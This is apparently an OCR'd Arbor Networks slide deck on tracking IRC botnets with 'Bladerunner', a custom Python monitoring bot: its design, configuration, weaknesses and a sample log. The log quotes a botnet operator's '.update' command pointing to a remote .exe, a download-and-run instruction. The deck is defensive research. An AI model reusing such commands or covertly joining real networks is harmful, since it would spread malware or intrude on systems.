



ARBOR NETWORKS

Botnet tracking techniques and tools


Jose Nazario, Jeremy Linden

Security to the Core. Performance to the Edge.



Why Botnets


- Major source of DDoS problems
- Unknown scope, threat landscape
- Large, growing problem (at least in perception)



Types of Botnets


- Spam
- Proxy
- Adware or Spyware
- DDoS

- We want to know more
  - More visibility into attack frequency
  - Attackers' motivations
  - Actors behind the attacks



Project Bladerunner


- **Botnet infiltration**
  - Active monitoring
  - Multiple networks at once
- **Uses Python and irclib module**
- **Also wrote a Kaiten tracking tool**
  - Kaiten affects Linux systems
- **Focused only on IRC-based botnets**
  - (Will talk about later)



Why a Custom Bot?


- Time consuming to defang a bot
- Only needed very basic functionality
- Knew code very well
- Little risks (DDoS, installations, etc)

- Bladerunner was about 300 LoC




Why IRC?

- **Often the communication network is mappable**
  - Linked servers
- **Full view of conversations**
  - For many, chats are “inline” or on same server
- **Examples coming up**



Which Botnets?


- **Need to know host, nickname format, and passwords**
  - Blacklists, AV writeups insufficient
- **Captured malware**
  - In house analysis
- **Norman Sandbox digest**
  - Back when it was free
- **Link sharing**
  - Strong research community



About Bladerunner


- Mimics a basic bot
- Understands "login", "join"
- Chooses to be quiet rather than misspeak

- Logs everything




Basic Bladerunner Configuration

- Server, port, password [optional]
- Channel, key [optional]
- Mode
- Nickname, realname




Bladerunner Weaknesses

- **Static nickname**
  - If we "flap", we always use the name NICK
- **Fingerprintable!**
  - Always says "Password accepted" for login
  - Ignores most other commands
  - Never set CTCP version, but we were never probed




Bladerunner Assumptions

- **Botnets use plaintext communications**
  - Not always true, less so than earlier in 06
- **Most botnet operators do not screen their botnets**
  - Surprisingly true!




Example Output

```
Mon Feb 27 14:58:16 2006
<NLD|1337!~NLD1337@192.168.1.1:##allah-akbar##>
.login kk

Mon Feb 27 14:58:16 2006
<NLD|1337!~NLD1337@192.168.1.1:##allah-akbar##>
.update http://members.home.nl/morp18/lol.exe 1

Mon Feb 27 14:58:34 2006
KICK: NLD|1337!~NLD1337@192.168.1.1 ##allah-
akbar##
['Allah|207102133', 'Removed by NLD|1337']
```



